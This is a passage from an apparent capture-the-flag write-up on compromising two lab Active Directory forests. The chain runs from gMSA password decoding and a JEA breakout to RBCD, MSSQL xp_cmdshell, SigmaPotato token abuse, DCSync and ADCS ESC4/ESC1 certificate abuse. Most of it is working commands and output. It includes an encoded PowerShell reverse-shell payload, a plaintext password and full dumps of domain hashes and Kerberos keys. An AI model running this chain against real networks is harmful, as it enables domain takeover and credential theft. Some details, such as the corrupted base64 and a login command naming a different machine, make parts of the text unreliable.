$hex = "01000000240200001000120114021c0278591b58b1d0f59ac090d50f908a32067b86b275f264e3cee5e34e5969425ee5be81c1dcf238f74e94b5b5de6e66edaadcfa090632faf03721ccb17b0d171e6c43e9aa6d928a00ab262c2d3bf0be44c7e056da61657f014e67246ec506d9d0db8922d6ea08f58cc37c67da0c9a971b4ae02c865e6e654da2088381768deb8a7697dbc8f00932a191a10b3be57e08b9a839f449d9b6232fc57543326cb21d3f46e89a43e6d12cc6accbc70b676e266617f7ff86a42b24529f7f57dc4f914fb0c473bc47af10557af4c64ec21e0ffdce7f3317b39656ddf734222badfdde217878e19087d986c98341a6661aae01322fab1b81d8fba80190dcaf1e4deb45af68cd000054d875e090494dac5a3803166e512bcd28e8a75bf6fdd0476ba2e206b99ecbf0778ed63de9d630eea7605235015b8db65aad1d396c2b6d0470dd5affb6ea4cad2b9a1c4079d8775ff26fdb977111b28f5f4d500be91f09e8bfa0695d9b68f234e0d5be1be10d92494166624765099aa31aff4647035e68999e03f637b340b7b73866fef62a41cdb6b0b5ab0c2306dd21f594350f2d22ffddc919c2cc6d8e098632308544d9f59e9bb4bd06b055955940a3d15b8ce88f9a290ff5b68dc57e563f9ef0466b0d6d55b62648625b9e91e1e769ca72a1c41a8229e7955c7e4ead0c8e89d5244f76788f93c74457b050a824f97fef65e08fcff4c0ac4adfb40acf04060000105ee1d5b40e000010001123b40e0000"
[byte[]]$bin = for ($i = 0; $i -lt $hex.Length; $i += 2) {[Convert]::ToByte($hex.Substring($i, 2), 16)}

#get cleartext in base64 (because there are some non printable chars)
$base64 = [Convert]::ToBase64String([Text.Encoding]::UTF8.GetBytes((ConvertFrom-ADManagedPasswordBlob $bin).CurrentPassword))

#bonus: retrieve ntlmhash
$hex = ((ConvertFrom-ADManagedPasswordBlob $bin).CurrentNTHash | ForEach-Object { $_.ToString("x2") }) -join ''- Save plaintext password into a file on linux:
echo '5aW45aCb7YKx6au16YOA4L+V6KqQ2LLombvnlrLmk7Lsu6Puj6XlpY7kianulZ7ohr7vv73jo7Lku7frlpTvv73mma7qq63vq5zYie+osuOfsOywoeeuseGcjeawnu6lg+a2quiqkuqsgOKwpuOsreu7sOydhOWboOaHmue9peS4geKRp+yVru+/ve+/veKKie6rlu+UiOyOjOadvOCzmumemuSom+KzoOW6huaVruqJjeiMiOeage6ujeeaiu+/ve+DiOOIiemGoeCuoe6Uu+Chvuqiue+Que+/veKOtuyUr+SNteawsuG2suSYv+mrqO6Zg+Kzkeqzhuyfi+aci+KZruGdpu+/t+qShuKQq+m9kuWdv+S/nOS+keySsOuxs+q9h+WUkO+RuuS7huG7gu+0j+e/juGcs+mas++/veOTt+Ksou+2reKHnuehuOmDoe+/veymhuSGg+aapuq4muOIgeqsr+iEm++vmMao77+94bqv7q2N6r2F7LWo' | base64 -d > gmsadecrThere is this powershell script which can give AES keys from plaintext passwords: https://gist.github.com/Kevin-Robertson/9e0f8bfdbf4c1e694e6ff4197f0a4372
I converted it into python and adjusted, so the salt is automatic correctly calculated (it’s different for user or computer account). You’ll find my script here: https://github.com/styrup-code/kerberos_aeskeygen
- Generate
AES key:
python kerberos_aeskeygen.py -f gmsadecr -d pong.htb -u pong_gmsa$
b'PONG.HTBhostpong_gmsa.pong.htb'
AES128: c48ae0b9895ebd9e1fe44ce34d3b696e
AES256: 9a3d021763ac0f2ceb3b629eddf92fee758a3ba6fce28269a2d35a3e252e539a
Retrieve ticket:
getTGT.py "pong.htb"/"Pong_gMSA$" -aesKey 9a3d021763ac0f2ceb3b629eddf92fee758a3ba6fce28269a2d35a3e252e539a
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in Pong_gMSA$.ccache
JEA Bypass and Credential Hunting#
To connect to JEA we need to now the configuration name of the endpoint. Else we get an Access Denied. Enumerate with the shell on c.roberts:
gci C:\ -Recurse -Force -Include *.pssc,*.psrcFind endpoint name here:
evil-winrm-py PS C:\Programdata\JEA> cat JEA.pssc
@{

# Version number of the schema used for this document
SchemaVersion = '2.0.0.0'

# ID used to uniquely identify this document
GUID = 'e26939b6-819a-496e-be9a-dfb45427c765'

# ConfigurationName = 'restricted'

# Author of this document
Author = 'Administrator'

# Session type defaults to apply for this session configuration. Can be 'RestrictedRemoteServer' (recommended), 'Empty', or 'Default'
SessionType = 'RestrictedRemoteServer'
LanguageMode = 'ConstrainedLanguage'
}
Endpoint name: restricted
Very interesting is also, that the LanguageMode is set to ConstrainedLanguage instead of NoLanguage, which allows us to use custom functions to bypass JEA
Connect to JEA with minrm https://github.com/gatariee/minrm:
minrm -i dc1.ping.htb -k --krb-ccache Pong_gMSA\$.ccache -c 'restricted' Executing Get-Command shows use the available commands, which are on the default (not useful to break out):
Clear-Host
Exit-PSSession
Get-Command
Get-FormatData
Get-Help
Measure-Object
Out-Default
Select-Object
To break out of JEA we wrap our command into a custom function, which is called immediately after:
minrm -i dc1.ping.htb -k --krb-ccache Pong_gMSA\$.ccache -c 'restricted'

[kerberos@dc1.ping.htb] PS> function gl {whoami}; gl
Output:
pong\pong_gmsa$
To retrieve a fully reverse shell, execute:
minrm -i dc1.ping.htb -k --krb-ccache Pong_gMSA\$.ccache -c 'restricted'
[kerberos@dc1.ping.htb] PS> function gl {powershell.exe -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGCAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA1ACDIAIgAsADkAMAAwADEAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQA7AFHQAZQBbAF0AXQAkAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUAfAAlAHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAsACAAJABiAHkAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAGDAAKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlAHcALQBPAGIAagBlAGMAdAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdABlAGGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGIAeQB0AGUAcwAsADAALAAgACDsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AHQALQBTAHQAcgBpAGCkAOwAkAHMAZQBuAGQAYgBhAGMAawAyACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACIAUABTACAAIgAgACsAIAAoAHAAdwBkACGEAdABoACAAKwAgACIAPgAgACIAOwAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARgBsAHCgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA}; gl
We find additional JEA files which contain some information of another endpoint which is usable by Pong\C.Carlssen:
PS C:\Users\Pong_gMSA$\DOcuments> ls


    Directory: C:\Users\Pong_gMSA$\DOcuments


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         1/30/2026   9:09 AM           1215 ITAccess.psrc
-a----         1/20/2026   8:04 AM           1004 JEAconfig_backup.pssc


PS C:\Users\Pong_gMSA$\DOcuments> cat ITAccess.psrc
@{
    # Metadata
    GUID = 'b6f3b4e1-9a2e-4c0a-9c8e-0e1b5a9f1234'
    Author = 'Administrator'
    CompanyName = 'Ping.htb'

    VisibleCmdlets = @(
        # Services
        'Get-Service',
        'Restart-Service',

        # Event logs
        'Get-EventLog',

        # History
        'Get-History',

        # Networking
        'Get-NetIPConfiguration',
        'Get-NetIPAddress',
        'Get-NetRoute',
        'Test-Connection',
        'Resolve-DnsName'
    )

    VisibleAliases = @(
        @{
            Name        = 'history'
            Definition  = 'Get-History'
        }
    )

    VisibleExternalCommands = @(
        'ipconfig.exe',
        'ping.exe',
        'tracert.exe',
        'nslookup.exe'
    )

    VisibleProviders = @(
        'FileSystem'
    )

    CommandDefinitions = @(
        @{
            Name = 'Restart-Service'
            Parameters = @{
                Name = @{
                    ValidateSet = 'Spooler', 'W32Time'
                }
            }
        }
    )

    LanguageMode = 'NoLanguage'

    ModulesToImport = @(
        'Microsoft.PowerShell.Management',
        'NetTCPIP'
    )
}
PS C:\Users\Pong_gMSA$\DOcuments> cat JEAconfig_backup.pssc
###
@{
# Version number of the schema used for this document
SchemaVersion = '2.0.0.0'
# ID used to uniquely identify this document
GUID = '54906d16-7873-47d3-81f1-fc8d29748ecf'
# Author of this document
Author = 'Pong\C.Carlssen'
# Description of the functionality provided by these settings
# Description = ''
# Session type defaults to apply for this session configuration. Can be 'RestrictedRemoteServer' (recommended), 'Empty', or 'Default'
SessionType = 'RestrictedRemoteServer'
# Directory to place session transcripts for this session configuration
TranscriptDirectory = 'C:\ProgramData\JEAConfiguration\Transcripts'
# Whether to run this session configuration as the machine's (virtual) administrator account
RunAsVirtualAccount = $true
# User roles (security groups), and the role capabilities that should be applied to them when applied to a session
RoleDefinitions = @{
'Author = 'Pong\C.Carlssen' = @{
'RoleCapabilities' = 'ITAccess' } }
}Enumeration reveals there is a powershell history, where the user c.carlssen did left his plaintext password
C:\Users\Pong_gMSA$\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine> cat ConsoleHost_history.txt

$c = New-object System.management.automation.pscredential("pong\c.carlssen,$(convertto-securestring -asplaintext -force "A()DUJ!@414"))
Credentials:
pong\c.carlssen:A()DUJ!@414
Bloodhound data shows he is in Remote Management Users groups both domains, so we can login via winrm on dc2:
Get TGT and export:
getTGT.py pong.htb/c.carlssen:'A()DUJ!@414'
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies
[*] Saving ticket in c.carlssen.ccache

export KRB5CCNAME=c.carlssen.ccache
Login:
evil-winrm-py -i dc2.pong.htb -kRetrieve user flag:
evil-winrm-py PS C:\Users\C.Carlssen\Desktop> cat user.txtRoot#
Privilege Escalation via RBCD and MSSQL#
Further enumeration in bloodhound shows c.carlssen is in IT Service Admins group, which has GenericWrite over three service users.

From these users svc_sql is interesting, as there is a running MSSQL instance running, which we saw during portscan against DC2
As ADCS is only on domain ping, we can’t execute a shadow credentials attack to get NTLM hash, which would allow us to forge some silver tickets, to impersonate anyone:
netexec smb dc2.pong.htb -d pong.htb -u "c.carlssen" -p 'A()DUJ!@414' -k -M enum_ca
SMB         dc2.pong.htb    445    dc2              [*]  x64 (name:dc2) (domain:pong.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         dc2.pong.htb    445    dc2              [+] pong.htb\c.carlssen:A()DUJ!@414
Classic RCBD with adding a machine account also doesn’t work, as MachineAccountQuota is set to 0.
But as we already have a compromised computer account pong_gmsa$, so all we need to do is adding rbcd to svc_sql for this computer account with bloodyAD:
bloodyAD --host dc2.pong.htb -d pong.htb -k add rbcd 'svc_sql' 'Pong_gMSA$'
[+] Pong_gMSA$ can now impersonate users on svc_sql via S4U2Proxy
Impersonate c.adam as he is in Database Admins, which should be equal to sql admin:
Change ticket:
export KRB5CCNAME=Pong_gMSA\$.ccacheRetrieve service ticket with impersonation flag c.adam:
getST.py -spn 'mssqlsvc/dc2.pong.htb' -impersonate 'c.adam' -k 'pong.htb/Pong_gMSA$' -no-pass
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Impersonating c.adam
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in c.adam@mssqlsvc_dc2.pong.htb@PONG.HTB.ccache
Export ticket:
export KRB5CCNAME=c.adam@mssqlsvc_dc2.pong.htb@PONG.HTB.ccacheConnect to mssql:
mssqlclient.py c.adam@dc2.pong.htb -k -no-pass Confirm admin rights:
SQL (pong\C.Adam  dbo@master)> SELECT is_srvrolemember('sysadmin');

-
1
Enable command execution via xp_cmdshell:
SQL (pong\C.Adam  dbo@master)> enable_xp_cmdshell
INFO(DC2): Line 196: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
INFO(DC2): Line 196: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL (pong\C.Adam  dbo@master)> xp_cmdshell whoami
output
------------
pong\svc_sql
We see we have SeImpersonate enabled:
SQL (pong\C.Adam  dbo@master)> xp_cmdshell whoami /all

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeMachineAccountPrivilege     Add workstations to domain                Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
Via winrm shell of c.carlssen upload SigmaPotato for classic SeImpersonate abuse:
evil-winrm-py PS C:\ProgramData> upload ~/2_Windows/z_exe/SigmaPotato.exe .Give svc_sql full rights via icacls on SigmaPotato:
evil-winrm-py PS C:\ProgramData> icacls SigmaPotato.exe /grant pong.htb\svc_sql:F
processed file: SigmaPotato.exe
Execute SigmaPotato via xp_cmdshell to add c.carlssen to local admin group:
SQL (pong\C.Adam  dbo@master)> xp_cmdshell "C:\ProgramData\SigmaPotato.exe "net localgroup Administrators C.Carlssen /add""
output
---------------------------------------------------------
[+] Starting Pipe Server...
[+] Created Pipe Name: \\.\pipe\SigmaPotato\pipe\epmapper
[+] Pipe Connected!
[+] Impersonated Client: NT AUTHORITY\NETWORK SERVICE
[+] Searching for System Token...
[+] PID: 884 | Token: 0x752 | User: NT AUTHORITY\SYSTEM
[+] Found System Token: True
[+] Duplicating Token...
[+] New Token Handle: 976
[+] Current Command Length: 41 characters
[+] Creating Process via 'CreateProcessAsUserW'
[+] Process Started with PID: 2432
NULL
[+] Process Output:
The command completed successfully.
Now we can DCSync to get hashes/keys of entire pong domain with secretsdump:
secretsdump.py c.carlssen@DC2 -k -no-pass -just-dc
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0b8ebfb6e9972babf9c01311748261a8:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:2850c6e9dfa66b220c3e013edbb23580:::
C.Carlssen:1110:aad3b435b51404eeaad3b435b51404ee:e15edce7e905644a94f0c34a0b05104e:::
M.Sun:1111:aad3b435b51404eeaad3b435b51404ee:deccbc15ace5cbf2d902f441783f1115:::
Z.Zhen:1112:aad3b435b51404eeaad3b435b51404ee:df023cb090b82c55e3e18e5fbc7f9bc3:::
A.Pearson:1113:aad3b435b51404eeaad3b435b51404ee:9a9250fa13ba7f4c25e1a5576f5b8a03:::
P.Sanchez:1114:aad3b435b51404eeaad3b435b51404ee:5261d93d06680fc00db5454eff3bcfc0:::
H.Gordon:1115:aad3b435b51404eeaad3b435b51404ee:2dc83c2f510d420be2bf3692e9cb7371:::
P.Reiner:1116:aad3b435b51404eeaad3b435b51404ee:6fa016af828999bda0e26861e00afb31:::
C.Adam:1117:aad3b435b51404eeaad3b435b51404ee:3dbc49f649cd0ed23ecd7d5071bcf00b:::
R.Rupert:1118:aad3b435b51404eeaad3b435b51404ee:8960e808108c23470cea0551d0399e8f:::
svc_sql:1119:aad3b435b51404eeaad3b435b51404ee:9e5de13bde362ad5cc68a49d26301c3b:::
svc_print:1120:aad3b435b51404eeaad3b435b51404ee:e21d90eb3c651f4bfdf6606a4c07ffd5:::
svc_ldap:1121:aad3b435b51404eeaad3b435b51404ee:f49491f9d40172069146a9c907e4d510:::
R.Martinelli:1124:aad3b435b51404eeaad3b435b51404ee:d60fc26a0569b953a5cebd1392232630:::
DC2$:1000:aad3b435b51404eeaad3b435b51404ee:e12246a7e57232eec29791ba3273a5b9:::
Pong_gMSA$:1123:aad3b435b51404eeaad3b435b51404ee:4b85a2a049588810c1267e4018b07a07:::
PING$:1103:aad3b435b51404eeaad3b435b51404ee:9c3d799769aa410c3a8ca5121471808a:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:eb76ed05ee09e812ac2b1328f5b846afeafe69f9a1ba13f94f50ab3d8d524559
Administrator:aes128-cts-hmac-sha1-96:3ca116fdd0d280d751be4efee3eeea7b
Administrator:des-cbc-md5:25ab7c5498ef6df1
krbtgt:aes256-cts-hmac-sha1-96:6282e2af4ca8f5ca935f84d03b486f2e6cc2a9b5c87fb0637a4449a44a8cd5f8
krbtgt:aes128-cts-hmac-sha1-96:f1dc39ca727289c857163fb606b5aa41
krbtgt:des-cbc-md5:6702c7679d2949ef
C.Carlssen:aes256-cts-hmac-sha1-96:1fc4a69c646ad7fe6537eedf7d08e55c93143cf4dd32ec1d27fcd9d007cb78ba
C.Carlssen:aes128-cts-hmac-sha1-96:69ba981c227f43ae62ce4ce3f60389f4
C.Carlssen:des-cbc-md5:648c5e25761973c7
M.Sun:aes256-cts-hmac-sha1-96:653c8cb750f25f9d74c0477616e542d5430cf6bee994b50161cf5d52f3bedfd0
M.Sun:aes128-cts-hmac-sha1-96:8f07ec02fc56a32150d23fd0dbc353a3
M.Sun:des-cbc-md5:105ea16e20762aa2
Z.Zhen:aes256-cts-hmac-sha1-96:208f13a06970095f1edd7942478afd6d34f3b3ccddcae627fdfc00c1b22502b8
Z.Zhen:aes128-cts-hmac-sha1-96:b89193e73905053e95fb2ad3b340cfdb
Z.Zhen:des-cbc-md5:1c8a257962dccdb5
A.Pearson:aes256-cts-hmac-sha1-96:537543f5f783db4a10f4df73e87ec7df9c692df7d970e3ee4be08c76fa53d5e7
A.Pearson:aes128-cts-hmac-sha1-96:a3a9b0fa5a8dab39c2971bab470386a7
A.Pearson:des-cbc-md5:3becd6ae4a26bf89
P.Sanchez:aes256-cts-hmac-sha1-96:12fb2b9eb168304707d6ef260269445089928f2861a8f58e54fea85e9ab5309e
P.Sanchez:aes128-cts-hmac-sha1-96:b0f0baa47311cee88ca2b52b4e8ceb49
P.Sanchez:des-cbc-md5:83dc2cc7fb5dfb57
H.Gordon:aes256-cts-hmac-sha1-96:f540010f801f234d6e1373e5a628184bf658f87f8ac510ad772300d883b300a0
H.Gordon:aes128-cts-hmac-sha1-96:24977a9c20ff0ae29914f4f882d9b0db
H.Gordon:des-cbc-md5:1a7af2c83d46e9cd
P.Reiner:aes256-cts-hmac-sha1-96:558139b55509c8a6fefe5f493f7a316cd6ab23b6eb1770c4a81934f25b6b700d
P.Reiner:aes128-cts-hmac-sha1-96:3e6a72a9be1789fd6ea0b8b9b3306c19
P.Reiner:des-cbc-md5:d5bad657b55132df
C.Adam:aes256-cts-hmac-sha1-96:647d77f0b0b0ebd22689a316339a4242044556182e3fb3c2b7bc5ffc29b1b8c4
C.Adam:aes128-cts-hmac-sha1-96:e550f93fa28e7d7196d98534c1a787ea
C.Adam:des-cbc-md5:806dc84034e6dcef
R.Rupert:aes256-cts-hmac-sha1-96:c0dfecbe5140831b99750a5c68f3ea55e3474d15caa3cc684c9a5c0be8fc4eab
R.Rupert:aes128-cts-hmac-sha1-96:e034d0c375a79fa55f36bad49760fabf
R.Rupert:des-cbc-md5:9dbca10268fddc07
svc_sql:aes256-cts-hmac-sha1-96:04268c99f2fa7c1494eb690f151dbca811659fbb2f91507af68d14ea767299a4
svc_sql:aes128-cts-hmac-sha1-96:e2823bb8675e717c06220991e69ac1b6
svc_sql:des-cbc-md5:1c3bbf5145863858
svc_print:aes256-cts-hmac-sha1-96:f9bd97d0d297630c1b1e85dd2a94a827332e2328d74141a6bafa0aa00aec0544
svc_print:aes128-cts-hmac-sha1-96:9b87341cfde9d6f5832be8fc6718126f
svc_print:des-cbc-md5:765b3434f7e9312c
svc_ldap:aes256-cts-hmac-sha1-96:cfad16d6a69c32b7a78a203485f740d132fb8713d1477d81162eac62ced1bf0b
svc_ldap:aes128-cts-hmac-sha1-96:17b3dbc9341f30adf89d67285bc5cb88
svc_ldap:des-cbc-md5:5792c71945c80bd9
R.Martinelli:aes256-cts-hmac-sha1-96:61e48d17cfe9507a3095dfb84b218a4b803aa0984b123e432bc2a40fc5f7fe98
R.Martinelli:aes128-cts-hmac-sha1-96:14f94b4b3deaabde802460945a2079e9
R.Martinelli:des-cbc-md5:8c437f1f578f3b3b
DC2$:aes256-cts-hmac-sha1-96:486c88bea5be139e8a271864ac2ff0216d7ccb003b5eb61f2976071490515848
DC2$:aes128-cts-hmac-sha1-96:debc5c93eb20fca6eb01887a5f2104a8
DC2$:des-cbc-md5:16abe5405d2f51ef
Pong_gMSA$:aes256-cts-hmac-sha1-96:9a3d021763ac0f2ceb3b629eddf92fee758a3ba6fce28269a2d35a3e252e539a
Pong_gMSA$:aes128-cts-hmac-sha1-96:c48ae0b9895ebd9e1fe44ce34d3b696e
Pong_gMSA$:des-cbc-md5:2604752a456dfe1c
PING$:aes256-cts-hmac-sha1-96:97d3681ad84c5912ed24cda1cfd7ec0b4aaa8a9075fc0f91a11ec002bb52f812
PING$:aes128-cts-hmac-sha1-96:77f0620796aa9819d9c7c73319adc9eb
PING$:des-cbc-md5:a73d1680029ed54f
Cross-Forest ADCS ESC4 Abuse#
User R.Martinelli is interesting, as he is in CA Managers group of ping domain and can adjust the Template SmartcardAuthentication:
Get a TGT of R.Martinelli:
getTGT.py pong.htb/R.Martinelli -aesKey 61e48d17cfe9507a3095dfb84b218a4b803aa0984b123e432bc2a40fc5f7fe98
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in R.Martinelli.ccacheESC4, or Template Hijacking, occurs when an attacker gains permissions to modify a certificate template object stored in Active Directory.
Certipy can overwrite the configuration of a certificate template with a single command. By default certipy will overwrite the configuration to make it vulnerable to ESC1.
Tough we need an adjusted certipy version, because current version has a bug to retrieve the necessary service tickets. We find the bug on github:
https://github.com/ly4k/Certipy/pull/337
ESC4 abuse (make it vulnerable to ESC1)
certipy template -k -target-ip 10.129.39.184 -target DC1.PING.HTB -template 'SmartcardAuthentication' -write-default-configuration -dc-ip 192.168.2.2

[+] Domain retrieved from CCache: PONG.HTB
[+] Username retrieved from CCache: R.Martinelli
[+] Nameserver: '192.168.2.2'
[+] DC IP: '192.168.2.2'
[+] DC Host: 'DC1.PING.HTB'
[+] Target IP: '10.129.39.184'
[+] Remote Name: 'DC1.PING.HTB'
[+] Domain: 'PONG.HTB'
[+] Username: 'R.MARTINELLI'
[+] Authenticating to LDAP server using Kerberos authentication
[+] Using LDAP channel binding for Kerberos authentication
[+] Checking for Kerberos ticket cache
[+] Loaded Kerberos cache from R.Martinelli.ccache
[+] Using HOST ticket from cache
[+] Username retrieved from CCache credential: R.Martinelli
[+] Using existing TGS for 'R.Martinelli'@'PONG.HTB' for 'HOST' service
[+] LDAP Kerberos authentication successful
[+] Bound to ldaps://10.129.39.184:636 - ssl
[+] Default path: DC=ping,DC=htb
[+] Configuration path: CN=Configuration,DC=ping,DC=htb
[*] Saving current configuration to 'SmartcardAuthentication.json'
[+] Attempting to write data to 'SmartcardAuthentication.json'
[+] Data written to 'SmartcardAuthentication.json'
[*] Wrote current configuration for 'SmartcardAuthentication' to 'SmartcardAuthentication.json'
[*] Updating certificate template 'SmartcardAuthentication'
Classic ESC1 abuse, as we are cross-forest, we need to give in the specific SID of administrator account on ping domain:
certipy req -k -target-ip 10.129.39.184 -target DC1.PING.HTB -ca 'ping-DC1-CA' -template 'SmartcardAuthentication' -upn 'administrator@ping.htb' -sid 'S-1-5-21-750635624-2058721901-1932338391-500'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[!] DC host (-dc-host) not specified and Kerberos authentication is used. This might fail
[*] Requesting certificate via RPC
[*] Request ID is 18
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@ping.htb'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
Get TGT from cert:
certipy auth -pfx administrator.pfx -dc-ip 10.129.39.184
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@ping.htb'
[*]     SAN URL SID: 'S-1-5-21-750635624-2058721901-1932338391-500'
[*]     Security Extension SID: 'S-1-5-21-750635624-2058721901-1932338391-500'
[*] Using principal: 'administrator@ping.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@ping.htb': aad3b435b51404eeaad3b435b51404ee:63905deb12b527aadfdbc26d3f423eff
Export TGT into environment:
export KRB5CCNAME=administrator.ccacheLogin via winrm:
evil-winrm -r INFILTRATOR.HTB --ip DC01.INFILTRATOR.HTBRetrieve root flag:
evil-winrm-py PS C:\Users\Administrator\Desktop> cat root.txtKEY dump SAVE of pong domain:
└─$ secretsdump.py administrator@DC1 -k -no-pass -just-dc
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:63905deb12b527aadfdbc26d3f423eff:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d03746770b64696128d1f91b0617aa63:::
M.Russell:2610:aad3b435b51404eeaad3b435b51404ee:f5db5f47f097ab021ee98a30e242ac5e:::
G.Lorents:2611:aad3b435b51404eeaad3b435b51404ee:b455ecc1652c11cd5f66e95f39e71b23:::
Z.Iskam:2612:aad3b435b51404eeaad3b435b51404ee:e50d980fda4d49a973b4327d370f97d1:::
M.Wallace:2613:aad3b435b51404eeaad3b435b51404ee:56d180be2dbf58b6b6409ff3b7882e29:::
P.Paul:2614:aad3b435b51404eeaad3b435b51404ee:5ce178304d579bc1327d5b3d561760ef:::
A.Gordon:2615:aad3b435b51404eeaad3b435b51404ee:48537e9b0cc712176fdb92e813cb5058:::
P.Klain:2616:aad3b435b51404eeaad3b435b51404ee:d85a2e328ee4eac26e76e6f02cb31ba6:::
C.Roberts:2617:aad3b435b51404eeaad3b435b51404ee:2475be69d40e815588a85fd89c7a439d:::
S.Zhoski:2629:aad3b435b51404eeaad3b435b51404ee:361eddef6f02ae10a6313c07937ada22:::
R.Miller:2630:aad3b435b51404eeaad3b435b51404ee:e220860233958f586ba756cb85676286:::
A.Adam:2631:aad3b435b51404eeaad3b435b51404ee:b61722e29b5b22f4a4ad7b74e33c9f71:::
